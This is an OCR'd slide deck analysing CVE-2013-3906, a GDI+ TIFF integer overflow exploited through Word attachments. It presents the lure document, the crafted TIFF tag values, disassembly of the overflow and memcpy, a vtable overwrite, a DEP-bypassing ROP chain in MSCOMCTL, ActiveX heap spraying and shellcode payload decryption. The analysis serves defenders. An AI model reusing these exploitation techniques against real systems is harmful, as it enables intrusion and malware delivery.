

FRANK BOLDEWIN'S
WWW.RECONSTRUCTER.ORG
masTIFF
An in depth analysis of CVE-2013-3906
Frank Boldewin

## CVE-2013-3906 Description

- GDI+ integer overflow in Microsoft Windows
  - Vista SP2
  - Server 2008 SP2
  - Office 2003 SP3
  - Office 2007 SP3
  - Office 2010 SP1 and SP2
- Allows remote attackers to execute arbitrary code via a crafted TIFF image embedded in a Word document
- First seen exploited in the wild in October 2013

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3906


# Infection via mail with MS Office attachment



# Opened docx file looks harmless


```
 -- ACK Message --
Message Date - Time    : 05.10.2013 - 17:43
Message Type           : 103 - SINGLE CUSTOMER CREDIT TRANSFER
Message Reference      : 5002806982
Sender                 : AFKBTRISXXX
Receiver               : CITIUS33XXX - CITIBANK N.A. -  - NEW YORK,NY - UNITED STATES
Priority               :
Delivery               : N
Session Number         : 4825
Sequence Number (OSN)  : 17811

========================================
:20:Senders Reference
    050KSH13011706
:23B:Bank Operation Code
    CRED
:32A:Value Date/Currency/Interbank Settl
    Date               : 05.10.2013
    Currency           : USD
    Amount             : #288.550,00#
:33B:Curenc/Instructed Amount
    Currency           : USD
    Amount             : #288.550,00#
:50F:Ordering Customer - Name & Address
    /TR760020600050016490550101
    1/MARK ITHALAT IHRACAT PAZARLAMA LT
    1/D. STI.
    2/MAHMUDIYE MAH. KUVAYI MILLIYE CD.
    3/TR/Mersin
```

## Unzipped docx file – cyrillic characters give hints to its origin




## Unzipped docx file – evil TIFF image causing the integer overflow

# Unzipped docx file – ActiveX directory



## ActiveX heap-spraying

- New technique introducted for the first time in CVE-2013-3906
- Winword performs heap-spray, so no extra code is needed
- As usual shellcode is sprayed multiple times in memory by activex.bin
- Shellcode uses decryption loop to avoid detection by known patterns

# Officemalscanner decryption loop detection

```
+----------------------------------------+
|          OfficeMalScanner v0.61        |
|  Frank Boldewin / www.reconstructer.org |
+----------------------------------------+

[*] SCAN mode selected
[*] Opening file activeX.bin
[*] Filesize is 2097088 (0x1fffc0) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

                +++++ decryption loop detected at offset: 0x00000861 +++++

33C9                            xor ecx, ecx
6681C97E02                      or cx, 027Eh
80340BEE                        xor byte ptr [ebx+ecx], EEh
E2FA                            loop $-04h

                +++++ decryption loop detected at offset: 0x00001861 +++++

33C9                            xor ecx, ecx
6681C97E02                      or cx, 027Eh
80340BEE                        xor byte ptr [ebx+ecx], EEh
E2FA                            loop $-04h

                +++++ decryption loop detected at offset: 0x00004861 +++++

33C9                            xor ecx, ecx
6681C97E02                      or cx, 027Eh
80340BEE                        xor byte ptr [ebx+ecx], EEh
E2FA                            loop $-04h
```

decryption loop detected
dozens of times inside activeX.bin

## Short introduction to the TIFF file format

- Created by Aldus and Microsoft in 1986
- Widely supported by publishing and page layout applications for:
  - Faxing
  - Scanning
  - Word processing
  - Character recognition
- TIFF files are organized into three sections
  - Image File Header (IFH)
  - Image File Directory (IFD)
  - Bitmap data

## Short introduction to the TIFF file format

- Each IFD contains one or more data structures called tags
- Tags are identified by its values, e.g. ImageWidth = 256
- Each tag has a 12-bytes record, containing infos about the bitmapped data, e.g.
  - Compression type
  - X+Y Resolution
  - StripByteCounts (Important for exploitation!)
  - JPEGInterchangeFormat (Important for exploitation!)
  - JPEGInterchangeFormatLength (Important for exploitation!)

# Integer Overflow to 0 by adding StripByteCounts values + JPEGInterchangeFormatLength (0x1484) together

| Name | Value | Start | Size |
|---|---|---|---|
| ⊞ struct ENT dir[4] | Compression (259): eSHORT | 49FAh | Ch |
| ⊞ struct ENT dir[5] | PhotometricInterpretation (262): eSHORT | 4A06h | Ch |
| ⊞ struct ENT dir[6] | StripOffsets (273): eLONG | 4A12h | Ch |
| ⊞ struct ENT dir[7] | SamplesPerPixel (277): eSHORT | 4A1Eh | Ch |
| ⊞ struct ENT dir[8] | RowsPerStrip (278): eLONG | 4A2Ah | Ch |
| ⊟ struct ENT dir[9] | StripByteCounts (279): eLONG | 4A36h | Ch |
| enum TAG tag | StripByteCounts (279) | 4A36h | 2h |
| enum TAGTYPE typ | eLONG (4) | 4A38h | 2h |
| uint32 count | 68 | 4A3Ah | 4h |
| uint32 offset | 3324h | 4A3Eh | 4h |
| ⊟ uint32 value[68] | | 3324h | 110h |
| uint32 value[0] | 4294949016 | 3324h | 4h |
| uint32 value[1] | 178 | 3328h | 4h |
| uint32 value[2] | 178 | 332Ch | 4h |
| uint32 value[3] | 179 | 3330h | 4h |
| uint32 value[4] | 179 | 3334h | 4h |

image2.tiff

| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | a | b | c | d | e | f |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00003320h: | 08 | 00 | 08 | 00 | 98 | B8 | FF | FF | B2 | 00 | 00 | 00 | B2 | 00 | 00 | 00 |
| 00003330h: | B3 | 00 | 00 | 00 | B3 | 00 | 00 | 00 | B2 | 00 | 00 | 00 | B1 | 00 | 00 | 00 |
| 00003340h: | B1 | 00 | 00 | 00 | B1 | 00 | 00 | 00 | B2 | 00 | 00 | 00 | B2 | 00 | 00 | 00 |
| 00003350h: | B2 | 00 | 00 | 00 | B3 | 00 | 00 | 00 | B2 | 00 | 00 | 00 | B2 | 00 | 00 | 00 |
| 00003360h: | B2 | 00 | 00 | 00 | DB | 00 | 00 | 00 | B0 | 00 | 00 | 00 | B2 | 00 | 00 | 00 |
| 00003370h: | B2 | 00 | 00 | 00 | BD | 00 | 00 | 00 | E0 | 00 | 00 | 00 | E4 | 00 | 00 | 00 |
| 00003380h: | E9 | 00 | 00 | 00 | FC | 00 | 00 | 00 | 02 | 01 | 00 | 00 | FB | 00 | 00 | 00 |
| 00003390h: | F0 | 00 | 00 | 00 | EF | 00 | 00 | 00 | 02 | 01 | 00 | 00 | 0A | 01 | 00 | 00 |
| 000033a0h: | FF | 00 | 00 | 00 | F7 | 00 | 00 | 00 | F9 | 00 | 00 | 00 | FA | 00 | 00 | 00 |
| 000033b0h: | D8 | 00 | 00 | 00 | DC | 00 | 00 | 00 | DD | 00 | 00 | 00 | CB | 00 | 00 | 00 |
| 000033c0h: | C8 | 00 | 00 | 00 | C5 | 00 | 00 | 00 | BB | 00 | 00 | 00 | C0 | 00 | 00 | 00 |

## Modified JFIF inside TIFF File (Length 0x1484)

image2.tiff

| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | a | b | c | d | e | f | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00003540h: | 8E | 32 | 00 | 00 | FF | D8 | FF | E0 | 00 | 10 | 4A | 46 | 49 | 46 | 00 | 01 | ; Ž2..ÿØÿà..JFIF.. |
| 00003550h: | 01 | 01 | 00 | 60 | 00 | 60 | 00 | 00 | FF | FE | 11 | 00 | 08 | 08 | 08 | 08 | ; ...`.`..ÿþ..... |
| 00003560h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 00003570h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 00003580h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 00003590h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 000035a0h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 000035b0h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 000035c0h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 000035d0h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 000035e0h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 000035f0h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 00003600h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 00003610h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 00003620h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |
| 00003630h: | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | 08 | ; ..... |

**Take note of the large amount of 08 values !!!**

# Exploit Trace – Calculation and 0-Bytes allocation

```
3BD64300                mov     edx, [edi+0A0h] ; Pointer to StripByteCounts table at offset 0x3324
3BD64306                movzx   esi, word ptr [edi+0ECh] ; 0x44 strips
3BD6430D
3BD6430D loc_3BD6430D:                          ; CODE XREF: VulnTIFFFunction+25↓j
3BD6430D                add     eax, [edx]
3BD6430F                add     edx, 4
3BD64312                dec     esi
3BD64313                jnz     short loc_3BD6430D ; Loop until all 0x44 strips added
3BD64313                                        ; Result in EAX = 0xFFFFEB7C
3BD64315
3BD64315 loc_3BD64315:                          ; CODE XREF: VulnTIFFFunction+10↑j
3BD64315                mov     esi, [ebp+Size] ; ESI = JPEGInterchangeFormatLength) = 0x1484
3BD64318                lea     eax, [eax+ecx*2+8] ; EAX = 0xFFFFEB7C + ((0x44)*2+8)
3BD6431C                add     eax, esi        ; EAX += 0x1484 (JFIF Size)
3BD6431C                                        ; Result in EAX = 0 (Integer Overflow)
3BD6431E                push    eax             ; EAX with 0 value is being pushed as dwBytes to HeapAlloc()
3BD6431F                mov     [edi+160h], eax
3BD64325                call    AllocateHeapMem
```

## Exploit Trace

**Memcpy of JFIF to 0-Bytes allocated HEAP-memory**

```
3BD64352                mov     esi, [edi+164h]
3BD64358                push    ebx
3BD64359                push    [ebp+Size]      ; Size = JPEGInterchangeFormatLength = 0x1484 Bytes
3BD6435C                mov     ebx, [edi+160h]
3BD64362                push    [ebp+Src]       ; Source = Points to address of JFIF (JPEGInterchangeFormat)
3BD64362                                        ; Area inside the TIFF-file
3BD64365                add     ebx, esi
3BD64367                push    esi             ; Destination = 0-Bytes allocated buffer
3BD64368                call    memcpy
```

**Overwritten vftable from evil JFIF points to address 0x08080808**

```
3BE3FEB8                push    ebp
3BE3FEB9                mov     ebp, esp
3BE3FEBB                mov     eax, [ebp+arg_0]
3BE3FEBE                lea     ecx, [eax+158h]
3BE3FEC4                push    ecx
3BE3FEC5                push    0
3BE3FEC7                push    [ebp+arg_4]
3BE3FECA                push    dword ptr [eax]
3BE3FECC                call    dword ptr [eax+20h] ; [EAX+0x20] points to address 0x08080808
3BE3FECC                                            ; starting with the first ROP call pointing to 0x275b4f3f
```

FRANK BOLDEWIN'S WWW.RECONSTRUCTER.ORG

## Vftable before and after corruption

```
// before Memcpy (containing several vtable pointers)
>>> dps 04985388
04985388  00000000
0498538c  3f800000
04985390  00020027
04985394  01080162 MSORES+0x330162
04985398  3be76590 OGL!GpPath::'vftable'
0498539c  68745031
049853a0  00000000
049853a4  00000000
049853a8  049853bc
049853ac  049853bc
049853b0  00000010
[.]

// after Memcpy (0x1484 bytes evil JFIF file)
>>> dps 04985388
04985388  e0ffd8ff
0498538c  464a1000
04985390  01004649 MSORES+0x2b4649
04985394  60000101
04985398  00006000
0498539c  0011feff
049853a0  08080808
049853a4  08080808
049853a8  08080808
049853ac  08080808
049853b0  08080808
[...]

OGL.DLL vtable-pointer causing the code execution

// before memory corruption
>>> dps 04985388+1430
049867b8  3be15d5c OGL!CopyOnWriteBitmap::'vftable'

// after memory corruption
>>> dps 04985388+1430
049867b8  08080808
```


# ROP Stage with MSCOMCTL.OCX code to bypass DEP

```
>>> dps poi(08080808)

08080808  275b4f3f          xchg    eax,esp
0808080c  2761bdea          pop     eax/ret
08080810  00000000
08080814  00000000
08080818  00000000
0808081c  00000000
08080820  00000000
08080824  00000000
08080828  00000000
0808082c  275811c8          Pointer to MSCOMCTL!_imp__VirtualAlloc
08080830  275a58fe          jmp     dword ptr [eax]
08080834  27594a33          pop     ecx/ret
08080838  20000000          VirtualAlloc(lpAddress=0x20000000, dwSize=0x1000,
                                         flAllocationType=0x3000, flProtect=0x40 RWX)
0808083c  00001000
08080840  00003000
08080844  00000040
08080848  00001000
0808084c  2759a93f          pop     edi / pop esi / ret


275ceb04          ------> shellcode copy ---> Destination 0x20000000

275CEB04                  rep movsb
275CEB06                  xor     eax, eax
275CEB08                  jmp     short 275CEB2E
....
....
275CEB2E                  pop     edi
275CEB2F                  pop     esi
275CEB30                  pop     ebx
275CEB31                  pop     ebp
275ceb32                      retn        ----> Jump to real shellcode
```

# Payload decryption in shellcode inside activeX1.bin

```
57                                      push    edi

                                loc_24E:                                ; CODE XREF: sub_9A+1C0↓j
8A 17                                   mov     dl, [edi]               ; PE-File Decryption in Activex1.bin
32 D0                                   xor     dl, al
88 17                                   mov     [edi], dl
47                                      inc     edi
02 C3                                   add     al, bl
49                                      dec     ecx
85 C9                                   test    ecx, ecx
75 F2                                   jnz     short loc_24E
```

activeX1.bin

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
000006e0h: B5 00 9B B1 B5 00 9B B1 3A 9E 00 BA 04 00 77 82 ; µ.›±µ.›±:ž.°..w,
000006f0h: E6 14 B1 50 EE 8C 2E C8 66 04 5D BF DE 7C A2 B8 ; æ.±PíŒ.Èf.]¿Þ|¢¸
00000700h: 56 F4 92 30 CE 6C 4A A8 46 E4 82 20 BE 5C FA 98 ; Vô'0ÎlJ¨Fä, ¾\ú˜
00000710h: 36 D4 72 10 AE 4C EA 88 26 C4 62 00 9E 3C DA 78 ; 6Ôr.®Lêˆ&Äb.ž<Úx
00000720h: 16 B4 52 F0 8E 2C CA 68 06 A4 BA E0 7E 1C B4 47 ; .´RðŽ,Êh.¤ºà~.´G
00000730h: 4C 9A 32 64 67 C1 8B F0 E7 C8 EF E1 0A 94 F3 4B ; Lš2dgÁ‹ðçÈïá.”óK
00000740h: F6 04 60 DF 29 9E EB 45 E6 07 63 CE 50 B3 0E 38 ; ö.`ß)žëEæ.cÎP³.8
00000750h: D4 31 D2 E2 5B A2 4A 61 C8 64 A6 CF 4D 9C 37 97 ; Ô1Òâ[¢JaÈd¦ÏMœ7—
00000760h: F2 51 FC 7D 03 A6 6E E8 86 24 C2 60 FE 9C 77 F4 ; òQü}.¦nè†$Â`þœwô
00000770h: AE 48 BB 1D 58 83 23 8
```

Encrypted payload

```
push    edx
call    sub_672B35F0
mov     edi, off_672
or      ecx, 0FFFFFF
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
```

Decrypted payload

active1-decrypted-payload.bin

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
000006e0h: B5 00 9B B1 B5 00 9B B1 3A 9E 00 BA 04 00 4D 5A ; µ.›±µ.›±:ž.°..MZ
000006f0h: 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 ;  .........ÿÿ..¸.
00000700h: 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 ; ......@.........
00000710h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000720h: 00 00 00 00 00 00 00 00 00 00 F8 00 00 00 0E 1F ; ..........ø.....
00000730h: BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 ; °..´.Í!¸.LÍ!This
00000740h: 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 ;  program cannot
00000750h: 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F ; be run in DOS mo
00000760h: 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 4D 2C ; de....$.......M,
```

# Cheers to

Elia Florio

EP_X0FF

Aleks Matrosov

Thug4lif3